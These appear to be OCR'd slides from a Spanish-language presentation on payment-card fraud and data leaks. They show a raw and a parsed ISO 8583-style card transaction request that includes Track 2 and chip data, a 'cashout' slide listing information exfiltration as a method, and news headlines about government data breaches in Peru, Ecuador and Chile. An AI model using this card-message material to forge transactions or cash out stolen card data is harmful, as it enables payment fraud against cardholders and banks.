
```
600001800202003020078020C0020C200000000014141400000018005100000001003745563200000000007D211220112345678
00000F435449303030303130303030303530303030313233343501365F2A0203605F34010082025C008407A000000003101095
0540000080009A031102109C01209F02060000141414009F03060000000000009F0902008C9F100706010A03A020009F1A0203
```

```
info: # 144 nodes, 23 lookup tables, 100.00% passed (23/23)
pkt: "6000***************8020C0020C2000*********************5100..3334" # HPDH packet
- hdr: # Transport Protocol Data Unit (TPDU)
   S01: "60" # ID  [Transactions]
   S02: "0001" # Address, Destination
   S03: "8002" # Address, Originator
- msg: # HPDH message
   MTI: "0200" # Message Type ID.  [Financial Transaction Request]
   DE000: "3020078020C0020C" # Primary bitmap  [3.4.11.22.23.24.25.35.41.42.55.61.62.]
 - BM0: # Fields at Primary Bitmap
  + DE003: "200000" # PC
    DE004: "000014141400" # Amount, transaction.  [14141400]
    DE011: "000018" # STAN.  [18]
  + DE022: "0051" # POS entry mode
    DE023: "0000" # Card Sequence Number (CSN).
    DE024: "0001" # Network International Identifier (NII)
    DE025: "00" # POS condition code  [Normal presentment]
  + DE035: "3745**********0007D*******************F" # Track 2 Data
    DE041: "CTI00001" # CATI.
    DE042: "0000*******2345" # CAIC.
  + DE055: "01365F2A0203605F34010082025C008407A0000****************0080..1234" # ICC data
  + DE061: "0008***********3034" # Private data
  + DE062: "0006********3334" # Private data
```

CASHOUT

METODOS

- EXFILTRACIÓN DE INFORMACIÓN




bloomberglinea.com/2022/05/20/peru-se-filtran-datos-sensibles-de-usuarios-peruanos-por-plataforma

s) 1.93 ▲ +1.05% BTC/USD 16,448.65 ▼ -0.07% ETH/USD 1,217.16 ▼ -0.17% Visa 209.06 ▼ -1.04%

PERÚ

Perú: Se filtran datos sensibles de usuarios a través de plataformas del Gobierno

- "Resulta indispensable conocer la magnitud del problema y determinar si ello se ha debido a un evento c de información", dijo Asbanc. La PCM respondió a la filtración




bbc.com/mundo/noticias-america-latina-49721456

Filtración de datos en Ecuador: la "grave falla informática" que expuso la información personal de casi toda la población del país sudamericano

Redacción
BBC News Mundo

16 septiembre 2019




latercera.com/politica/noticia/monsalve-confirma-que-hackeo-al-estado-mayor-con

Monsalve confirma que hackeo al Estado Mayor Conjunto fue en mayo y que ministra de Defensa solo fue informada de "vulnerabilidades en el sistema"

De esta forma, el subsecretario de Interior aseguró que "la investigación sumaria va a tener que aclarar la investigación de la Justicia Militar, desde cuándo se conocía esa vulnerabilidad y, si se conocía previamente, por qué no se reparó".

